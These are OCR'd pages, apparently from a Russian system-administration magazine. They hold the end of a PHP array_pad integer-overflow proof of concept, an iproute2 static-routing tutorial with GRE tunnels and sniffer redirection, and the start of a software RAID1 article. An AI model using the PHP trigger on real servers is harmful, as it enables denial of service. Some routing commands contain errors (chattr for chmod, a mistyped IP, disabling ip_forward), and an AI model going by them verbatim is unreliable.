     array_pad(array(1,2,3), 0x40000003, "pad");
?>
```

Уязвимость обнаружена в Linux 2.4 with Apache 1.3.27/ PHP 4.3.1.

СТАТИЧЕСКАЯ МАРШРУТИЗАЦИЯ В LINUX. IPROUTE2

ЧАСТЬ 1



ВСЕВОЛОД СТАХОВ

Наверное, любой из вас хотя бы отдаленно знает, что такое маршрутизация. Итак, маршрутизация – это, как бы это банально не звучало, есть выбор маршрута. В данной статье под этим термином я буду понимать выбор маршрута следования сетевого IP-пакета. Дело в том, что современные программные маршрутизаторы (а рассказывать я буду как раз об одном из представителей данного класса устройств) умеют полноценно работать только с протоколом IP.

Почему же я решил описать построение маршрутизатора именно на основе ОС GNU/Linux(*)? Тут две основные причины:

- ядро GNU/Linux способно уместиться на дискете, что может позволить создать весьма функциональный маршрутизатор вне зависимости от конкретной машины, кроме этого, можно «оживить» старые машины и заставить их работать на пользу людям;
- ядро Linux(2.4, 2.2) поддерживает очень полезные функции маршрутизации, и может быть специально «заточено» под использование в качестве маршрутизатора, кроме этого, стандартный брандмауэр Linux 2.4 – iptables может «метить» (не подумайте ничего плохого) определённые пакеты, а ядро может выполнять выбор маршрута согласно этим меткам.

Это открывает широкие возможности при создании сетей со сложной структурой. Ещё очень важной особенностью является универсальность GNU/Linux, по-моему, эта ОС поддерживает в той или иной степени все распространённые сетевые протоколы. Ещё одной немаловажной особенностью является бесплатность всей системы маршрутизации. С точки зрения многих администраторов, маршрутизатор – это просто черный ящик, принимающий и передающий пакеты, однако грамотная настройка маршрутизации – залог эффективности и зачастую безопасности всей сети. Очень интересно использовать маршрутизацию для распределения нагрузки, передачи определённого трафика на определённый хост (для анализа) и уменьшения опасности DoS-атак. Маршрутизация способна ограничивать сетевые «штормы» и существенно увеличить пропускную способность сети. Я решил построить эту статью в виде конкретных примеров настройки маршрутизации (в дальнейшем я иногда буду употреблять слово роутинг).

Маршрутизация бывает статической и динамической. Отличие в том, что при статической маршрутизации все правила передачи пакетов прописываются статически и могут быть изменены только вручную, динамическая маршрутизация применяется, когда в сети существует не-

сколько маршрутизаторов, и нахождение пути до удаленного хоста становится нетривиальной задачей. Динамическая маршрутизация больше подходит для часто меняющихся сетей со сложной структурой. Хотя GNU/Linux поддерживает оба типа маршрутизации, но в рамках данной статьи я буду рассказывать о статической маршрутизации при помощи пакета iproute2, написанного нашим программистом Алексеем Кузнецовым. Для начала работы необходимо настроить соответствующим образом ядро и установить пакет iproute. Остановлюсь на настройке ядра. В ядре необходимо включить ряд опций маршрутизации (думаю, нет нужды объяснять, как настраивать и компилировать ядро).Я предполагаю, что вы настраиваете ядро командой:

```
make menuconfig
```

На странице Networking Options необходимо включить следующие элементы:

- IP: advanced router – включение расширенных возможностей маршрутизации;
- IP: policy routing – маршрутизация по некоторым внутренним полям пакетов (обычно применяется совместно с брандмауэром), а также для расширенных возможностей маршрутизации, например, маршрутизация согласно адресу-источнику пакета (source-based routing);
- IP: use netfilter MARK value as routing key – включение возможности маршрутизации согласно маркировке пакета брандмауэром;
- IP: use TOS value as routing key – маршрутизация пакетов на основе заголовка тип сервиса (TOS), помогает увеличить пропускную способность сети при наличии нескольких путей прохождения пакетов;
- IP: large routing tables – включение больших (>64 правил) таблиц маршрутизации ядра.

Можно также включить поддержку туннелей, но я не буду на этом задерживаться. После настройки ядра необходимо установить iproute2 в большинстве дистрибутивов GNU/Linux эта программа входит в дистрибутив, например, для Debian GNU/Linux команда будет выглядеть так:

```
apt-get install iproute
```

исходные коды могут быть получены по адресу: ftp://ftp.inr.ac.ru/IProuting/IProute2-xxx.tar.gz, компиляция стандартная, но цели install в Makefile нет – необходимо скопировать бинарные файлы из каталога ip (cp ifcfg ip routef routel rtacct rtmon rtpr /sbin) и из каталога tc (cp tc /sbin) в /sbin, а ./etc/iproute2/ – в /etc/iproute2/.

Не поленитесь также скачать Linux Advanced Routing and Traffic Control HOWTO, которое может быть найдено на узле www.lartc.org. Это руководство необходимо для настройки сложной статической маршрутизации на основе Linux. Я сам настраивал маршрутизацию в сети на основе этого руководства, поэтому если эта статья не решила вашей проблемы, лучше обратиться к данному документу.

Пакет iproute состоит фактически из двух утилит управления трафиком:

- ip – управление собственно маршрутизацией;
- tc – управление очередями маршрутизации.

Для начала расскажу об общих принципах команды ip, синтаксис команды таков:

```
ip [опции] {объект маршрутизации} {команда или HELP}
```

Из опций наиболее полезным является выбор семейства IP

- 4 – IPv4;
- 6 – IPv6.


Список объектов маршрутизации:

- link – сетевое устройство (реальное физическое или виртуальное, например vlan или туннель);
- address – IP-адрес устройства;
- neighbour – кеш ARP;
- route – таблицы маршрутизации;
- rule – правила маршрутизации;
- maddress – широковещательный адрес;
- mroute – широковещательные таблицы маршрутизации;
- tunnel – IP-туннель.

Команды для разных объектов разные, но для всех объектов существует стандартный набор команд add (добавить), delete (удалить) и show (показать можно также применять list или ls). Синтаксис различных команд для разных объектов может быть совершенно разным, поэтому я не буду описывать здесь все команды каждого объекта. Я буду придерживаться стиля Linux Adv. Routing HOWTO и приведу полезные примеры употребления команды ip. Для начала просмотрим сетевые устройства, присутствующие на нашей тестовой машине (пусть у неё будут IP-адреса 192.168.1.1 и 192.168.2.1):

```
# ip link list
1: lo: <LOOPBACK,UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
2: dummy0: <BROADCAST,NOARP> mtu 1500 qdisc noop
    link/ether 00:00:00:00:00:00 brd ff:ff:ff:ff:ff:ff
3: eth0: <BROADCAST, MULTICAST, UP> mtu 1500 qdisc ↵
pfifo_fast qlen 10
    link/ether 48:54:e8:01:ef:56 brd ff:ff:ff:ff:ff:ff
4: eth1: <BROADCAST, MULTICAST, UP> mtu 1500 qdisc ↵
pfifo_fast qlen 10
    link/ether 00:e0:4c:39:ef:56 brd ff:ff:ff:ff:ff:ff
```

Теперь настало время перейти к рассмотрению простейшего случая организации маршрутизации. Допустим, в локальной сети крупных размеров есть три компьютера, которым положено иметь доступ к глобальной сети. При этом имеется два соединения с провайдером – быстрое ADSL и медленное модемное. Желательно один компьютер (с адресом 192.168.1.10) направить в глобальную сеть через модем, а два других (с адресами 192.168.1.20 и 192.168.21) через ADSL. Трафик, направленный во внешний мир с других компьютеров, желательно перенаправлять на сниффер, расположенный по адресу 192.168.1.100, причем сниффер может располагаться и на данном компьютере (tcpdump -i ethX). Схема подключения примерно такова:



Просмотрим сетевые карты на сервере, список будет примерно таким:

```
# ip link list
1: lo: <LOOPBACK,UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
2: eth0: <BROADCAST,MULTICAST,UP> mtu 1500 qdisc ↵
pfifo_fast qlen 10
    link/ether 48:54:e8:01:ef:56 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.1/24 brd 192.168.1.255 scope global eth0
3764: ppp0: <POINTTOPOINT,MULTICAST,NOARP,UP> mtu 1492 ↵
qdisc pfifo_fast qlen
    link/ppp
    inet 213.59.72.1 peer 213.59.72.48/24 scope global ppp0
3765: ppp1: <POINTTOPOINT,MULTICAST,NOARP,UP> mtu 1492 ↵
qdisc pfifo_fast qlen
    link/ppp
    inet 213.59.72.2 peer 213.59.72.10/24 scope global ppp1
```

Очевидно, что ppp0 соотвествует модемному соединению, а ppp1 – ADSL-соединению. Просмотрим таблицы маршрутизации (здесь идет отображение всех таблиц маршрутизации ядра, ядро принимает решение о применении той или иной таблицы на основании адреса источника пакета, утилита route способна оперировать только с таблицой main и local, iproute2 дает возможность создавать собственные таблицы, что будет описано несколько позже):

```
# ip rule list

0: from all lookup local
32766: from all lookup main
32767: from all lookup default
```

Как видно, пока наши таблицы применимы ко всем пакетам. Добавим новую таблицу для машин, связанных с Интернетом через ADSL:

```
# echo 200 inet_adsl >> /etc/iproute2/rt_tables
```

Эта команда требует некоторого пояснения: номер 200 выбран произвольно, главное, чтобы он не совпадал с другими номерами таблиц маршрутизации, имя inet_adsl также дается произвольно, но потом этой таблицей можно управлять по имени, так что в ваших же интересах дать понятное имя таблице, дабы облегчить себе процесс дальнейшей настройки.

Добавим в таблицу правила приема пакетов:

```
# ip rule add from 192.168.1.20 table inet_adsl
# ip rule add from 192.168.1.21 table inet_adsl
```

Эти команды, думаю, являются понятными, поэтому сразу просмотрим наши таблицы маршрутизации:

```
# ip rule list
0: from all lookup local
32764: from 192.168.1.20 lookup inet_adsl
32765: from 192.168.1.21 lookup inet_adsl
32766: from all lookup main
32767: from all lookup default
```

Теперь необходимо добавить маршрутизатор по умолчанию для таблицы inet_adsl, тогда все пакеты от необходимых машин будут направляться к заданному шлюзу:

```
# ip route add default via 213.79.52.10 dev ppp1 table ↵
inet_adsl
```

После этого необходимо сбросить кеш маршрутизатора:

```
# ip route flush cache
```

Теперь очередь настроить модемное соединение. Думаю, следующие команды не должны вызвать сложности:

```
# echo 201 inet_modem >> /etc/iproute2/rt_tables
# ip rule add from 192.168.1.10 table inet_modem
# ip route add default via 213.79.52.48 dev ppp0 table ↵
inet_modem
# ip route flush cache
```

Для просмотра таблиц маршрутизации можно использовать команду:

```
# ip route list [table table_name]
```

Теперь необходимо включить сниффер для отслеживания пакетов, которые пришли из локальной сети. Добавим виртуальную сетевую карту:

```
# ifconfig eth0:1 192.168.1.100 up
```

И настроим правила маршрутизации так, чтобы пакеты с локальной сети, направленные во внешнюю сеть, направлялись на адрес 192.168.1.100, т.е. чтобы администратор мог наблюдать за попытками выхода во внешнюю сеть. Эта проблема не так тривиальна, как предыдущая, но решение все-таки существует. Задача решается интеграцией возможностей netfilter (iptables) и iproute2. Внутри ядра существует возможность установки на пакетах меток (метки устанавливает iptables, но учтите, что эти метки существуют только в пределах ядра, и не выходят за границы данного компьютера). Подробное описание системы netfilter выходит за рамки данной статьи, поэтому я ограничусь описанием процесса установки метки на конкретном примере:

```
# iptables -A PREROUTING -i eth0 -s 192.168.1.0/24 -d ! ↵
192.168.1.0/24
            -t mangle -j MARK --set-mark 2
```

Некоторые комментарии: обратите внимание на флаг -j MARK и --set-mark: последний флаг может устанавливать метку от 1 до 255.

После установки правила iptables неоходимо вновь вернуться к настройке iproute2. Учтите, что сейчас все необходимые нам пакеты помечены меткой 2, осталось

только направить все такие пакеты на сниффер, расположенный по адресу 192.168.1.100:

```
# echo 202 sniffing >> /etc/iproute2/rt_tables
# ip rule add fwmark 2 table sniffing
```

Заметьте, эта строка выполняет выборку пакетов согласно их метке.

```
# ip route add default via 19.168.1.100 dev eth0:1 table ↵
sniffing
# ip route flush cache
```

Запускаем собственно сниффер (в фоновом режиме):

```
# tcpdump -i eth0:1 > /var/log/tcpdump.log &
```

При этом необходимо позаботиться о правильной установке прав доступа к файлу дампа, установите правильную umask или установите атрибуты вручную:

```
# touch /var/log/tcpdump.log
# chattr 600 /var/log/tcpdump.log
```

Для повышения безопасности можно также запустить сниффер через chroot:

```
(chroot /var/log tcpdump -i eth0:1)
```

но обычно это делается в инициализационном скрипте.

Есть ещё несколько нюансов в данном примере, а именно установки сетевых опций ядра. Опции ядра обычно устанавливаются посредством файловой системы /proc занесением необходимых значений в определенные файлы. Для нас необходимо отключить icmp redirect ответы, чтобы наш маршрутизатор не сообщал клиентам о выборе необходимого маршрута непосредственно (это лишит нас возможности установки меток на пакеты, а кроме того, понимается далеко не всеми клиентами по умолчанию). Для этого делаем следующее:

```
# echo 0 > /proc/sys/net/ipv4/conf/all/send_redirects
# echo 0 > /proc/sys/net/ipv4/conf/default/send_redirects
# echo 0 > /proc/sys/net/ipv4/conf/eth0/send_redirects
```

Не забывайте также о правильной настройке брандмауэра, а также, если имеется несколько подсетей, желательно убедиться, что выключена прямая передача пакетов из подсети в подсеть (т.е. если пакет направлен в другую подсеть, он не должен передаваться на другой сетевой интерфейс без обработки):


```
# echo 0 > /proc/sys/net/ipv4/ip_forward
```

Единственный серьезный минус приведенной схемы – возможность подмены IP-адреса. К сожалению, этот недостаток исправить невозможно, но можно дополнительно отслеживать обращения ко внешней сети. На этом я завершу описание этой «простенькой» задачки для администратора и перейду к описанию установки IP-туннелей.

Вообще любой сетевой туннель выполняет инкапсуляцию пакетов (фактически к каждому пакету добавляется необходимый заголовок). Туннели позволяют организовать связь нескольких подсетей одним соединением. В ядро Linux интегрирована поддержка нескольких типов IP-туннелей. Управление туннелями осуществляется посредством команды ip tunnel. Но для начала необходимо включить поддержку туннелей в ядре. На странице Networking options отмечаем следующие опции:

- IP: tunneling – поддержка туннелей ядром;
- IP: GRE tunnels over ip – поддержка GRE-туннелей, которые обладают возможностью инкапсулировать IPv6-трафик, кроме этого, GRE является стандартом де-факто в маршрутизаторах Cisco, поэтому для организации туннеля между Linux-машиной и маршрутизатором Cisco применяйте GRE-туннели.

Представим себе организацию туннеля между двумя компьютерами и соединяющем две подсети:



Для добавления GRE-туннеля можно воспользоваться следующими: командами на сервере 192.168.1.1:

```
# ip tunnel add tuna mode gre remote 192.168.2.1 local ↵
192.168.1.1 ttl 255
```

Эта команда задает GRE-туннель от машины 192.168.1.1 до машины 192.168.2.1, для создания IPV6-туннеля используется тип sit (mode sit), при этом необходимо вручную добавлять IPV6-адрес туннелю (ip --6 addr add IPv6_addr dev tunsit). Учтите, что вы можете добавлять туннель с любым именем, состоящим из букв и цифр. Поле ttl является необязательным, но каждому пакету, проходящему через туннель будет присваиваться заданный ttl.

Вторым этапом настройки туннеля является настройка маршрутизации через этот туннель: включаем виртуальный сетевой интерфейс, созданный предыдущей командой:

```
# ip link set tuna up
```

теперь необходимо назначить созданному туннелю IP-адрес:

```
# ip addr add 192.168.1.101 dev tuna
```

добавляем маршрут к сети 192.168.2.0/24 через созданный туннель:

```
# ip route add 192.168.2.0/24 dev tuna
```

Последнее действие можно выполнить и с помощью старой утилиты route:

```
route add -net 192.168.2.0 netmask 255.255.255.0 dev tuna
```

но синтаксис iproute, на мой взгляд, несколько проще. На другом конце туннеля (192.168.2.1) проделываем подобные действия:

```
# ip tunnel add tunb mode gre remote 192.168.1.1 local ↵
192.168.2.1 ttl 255
# ip link set tunb up
# ip addr add 192.168.2.101 dev tunb
# ip route add 192.168.1.0/24 dev tunb
```

После этого туннель начинает функционировать. Учтите также, что к данным, проходящим по туннелю, дописывается дополнительный заголовок 20 байт длиной, таким образом, MTU для туннеля составляет не 1500, а 1480 байт. Для решения этой проблемы несколько модифицируем команду добавления маршрута, указав mtu:

```
# ip route add 192.168.2.0/24 dev tuna mtu 1480
```

Явное указание mtu – очень полезная вещь во многих случаях, например, при организации VLAN (IEE802.1q) также необходимо уменьшать значение MTU интерфейса.

Если планируется организовать туннель с маршрутизатором CISCO, то его конфигурация может выглядеть следующим образом:

```
interface Tunnel1
description IP tunnel
no ip address
no ip directed-broadcast
ip address 192.168.2.101/24
tunnel source Serial0
tunnel destination 192.168.1.101
tunnel mode ipip
ip route 192.168.1.0/24 Tunnel1
```

Итак, подведём итог. Для выполнения статической маршрутизации лучше всего подходит iproute2 для GNU/Linux. Маршрутизация позволяет выполнять достаточно сложные операции по передаче пакетов, при этом возможно грамотно установить политику доступа к определённым подсетям и узлам сети. Одним из наиболее полезных в практическом плане инструментов оптимизации сетевых операций является управление очередями устройств, но это предмет моей следующей статьи, которую вы сможете, скорее всего, найти в следующем номере журнала. Для установки маршрутизатора не требуется мощного компьютера, в некоторых случаях достаточно floppy-дистрибутива Linux. Одним из таких дистрибутивов является ориентированный на маршрутизацию дистрибутив linuxrouter (www.linuxrouter.org). Он построен на базе ядра 2.2 и 2.0, что является приемлемым вариантом для построения маршрутизатора (включает iproute2, но, к сожалению, я не нашел в составе дистрибутива утилиты tc).

Если же в вашей сети несколько маршрутизаторов или структура сети является непостоянной, то лучшим выбором является установка динамического маршрутизатора, имеющего возможность автоматического обновления маршрутных таблиц. Для любителей маршрутизаторов Cisco могу посоветовать роутер Zebra, эмулирующий синтаксис Cisco IOS. Ну вот и все, разговор о пакете IProute будет продолжен в следующем номере. Приведу список полезных ссылок:


http://www.lartc.org – Linux Advanced Routing and Traffic Control HOWTO – обязательный документ, помогающий грамотно настроить маршрутизатор.

http://www.linuxrouter.org – floppy-дисрибутив GNU/Linux, ориентированный на маршрутизацию.


http://www.opennet.ru – большая подборка документации о маршрутизации.

Брокмайер, Лебланк, Маккарти. «Маршрутизация в Linux». Издательский дом «Вильямс», 2002. В книге рассмотрены общие вопросы маршрутизации и настройки демона динамической маршрутизации gated.

PS: Сейчас ведутся активные споры по наименованию Linux. Так как эта операционная система базируется на ПО GNU, то было предложено называть её GNU/Linux, поэтому далее я буду называть операционную систему GNU/Linux, а ядро – Linux, что соответствует истине.



Построение программных RAID-массивов в Linux



ДМИТРИЙ РОЖКОВ

Вряд ли стоит говорить о том, насколько важным бывает сохранить в рабочем состоянии сервер или рабочую станцию. И одним из способов повысить надёжность системы – внести в неё избыточность.

В данной статье речь пойдёт о построении программных RAID-массивов в Linux, которые, вообще говоря, придумывались не только для повышения надёжности. Но, как правило, именно эту цель преследуют системные администраторы, вставляя в системный блок "лишние" диски. И судя по тому, как расшифровывается RAID (Redundant Array of Inexpensive Disk), именно об этом думал автор аббревиатуры. Поэтому в своей статье я сделаю ударение именно на надёжности. Кроме того, я исхожу из предположения, что читатель уже имеет представление о том, какие разновидности RAID существуют, и знаком с терминологией, так как эти вопросы уже были очень подробно освещены в статье Алексея Серебрякова [1].

Несмотря на то, что данная тема уже очень хорошо раскрыта во множестве статей и, в частности, в документе "The Software-RAID HOWTO", который стоит прочитать всем, кому не безразлична судьба своих данных, почему-то часто описываемая технология не находит себе применение. Объяснением сему может послужить тот факт, что на сегодняшний день автору известен только один дистрибутив Linux (видимо, плохо искал, но всё же), в инсталляторе которого присутствует поддержка RAID. Пока только инсталлятор от RedHat позволяет разместить всю файловую систему на RAID1-массиве и загрузиться с него. Поэтому для того, чтобы мой рассказ был универсальным, я хотел бы описать процедуру переноса файловой системы уже установленного сервера с "обычного" диска на RAID1-массив, независимую от типа дистрибутива. Следует отметить, что в настоящее время возможно реализовать автоматическую загрузку операционной системы с RAID-массива только в том случае, если раздел файловой системы, с которой производится загрузка ОС, размещен на устройстве RAID1.

Итак, прежде всего нам потребуется ядро с включенной в него поддержкой RAID.

Убедитесь, что в файле конфигурации ядра присутствуют следующие строчки:

```
CONFIG_MD=y
CONFIG_BLK_DEV_MD=y
CONFIG_MD_RAID1=y
```

В принципе не является проблемой включить поддержку RAID в модули и загружать эти модули из ram-диска, но как показал мой опыт, скомпилированный в ядро драйвер md ведет себя несколько иначе, чем в случае его выноса в отдельный модуль. Например, в последнем случае некорректно обрабатывается ситуация, когда при поднятии RAID-массива, в котором один из дисков (а именно первый опрашиваемый драйвером на наличие RAID-суперблока) не имеет RAID-суперблока, то есть при создании массива был помечен как сбойный, драйвер отказывается запускать весь массив в "деградированном режиме" (degraded mode). Кроме ядра нам потребуются также и raidtools, которые входят в состав практически любого дистрибутива.

Предположим, что в нашем распоряжении уже имеется установленная система на диске /dev/sda, на котором есть только один корневой раздел, тогда нам потребуется сначала создать файл /etc/raidtab следующего содержания:

```
raiddev                 /dev/md0
raid-level 1
nr-raid-disks     2
chunk-size 64k
persistent-superblock    1
    device         /dev/sda1
    raid-disk      0
    failed-disk    0
    device         /dev/sdb1
    raid-disk      1
```

Формат этого файла описан в одноимённой man-странице. Но коротко пройдёмся по нему строчка за строчкой. Ключевое слово raiddev определяет начало секции, относящейся к одному RAID-массиву (/dev/md0). Параметр raid-level, как можно догадаться, задаёт уровень RAID-массива. В нашем случае массив /dev/md0 определён как RAID-1. Допустимыми значениями являются также linear (линейный режим), 0 для RAID-0, 4 для RAID-4 и 5 для RAID-5. Параметр nr-raid-disks указывает, сколько дисков входит в RAID-массив; chunk-size – размер чанка. Очень важной является строчка:

```
persistent-superblock    1
```

Значение 1 разрешает при создании RAID-массива средствами raidtools записывать в конец каждого дискового раздела специальный суперблок, в котором хранится конфигурация RAID-устройства. Именно благодаря наличию этого суперблока при загрузке системы у ядра появляется возможность читать конфигурацию RAID-массива непосредственно с диска без необходимости монтировать корневую файловую систему, чтобы прочитать содержимое файла raidtab. Соответственно значение 0 препятствует созданию суперблока.

Ключевое слово device определяет начало подсекции, относящейся к реальному дисковому разделу, входящему в массив (/dev/sda1 и /dev/sdb1). В этой секции должен всегда присутствовать один из следующих параметров:

- raid-disk – определяет индекс раздела в массиве;
- spare-disk – определяет индекс резервного диска;
- parity-disk – принудительно определяет раздел для хранения информации о контроле чётности (данный параметр применим к RAID-массивам уровней 4 и 5).

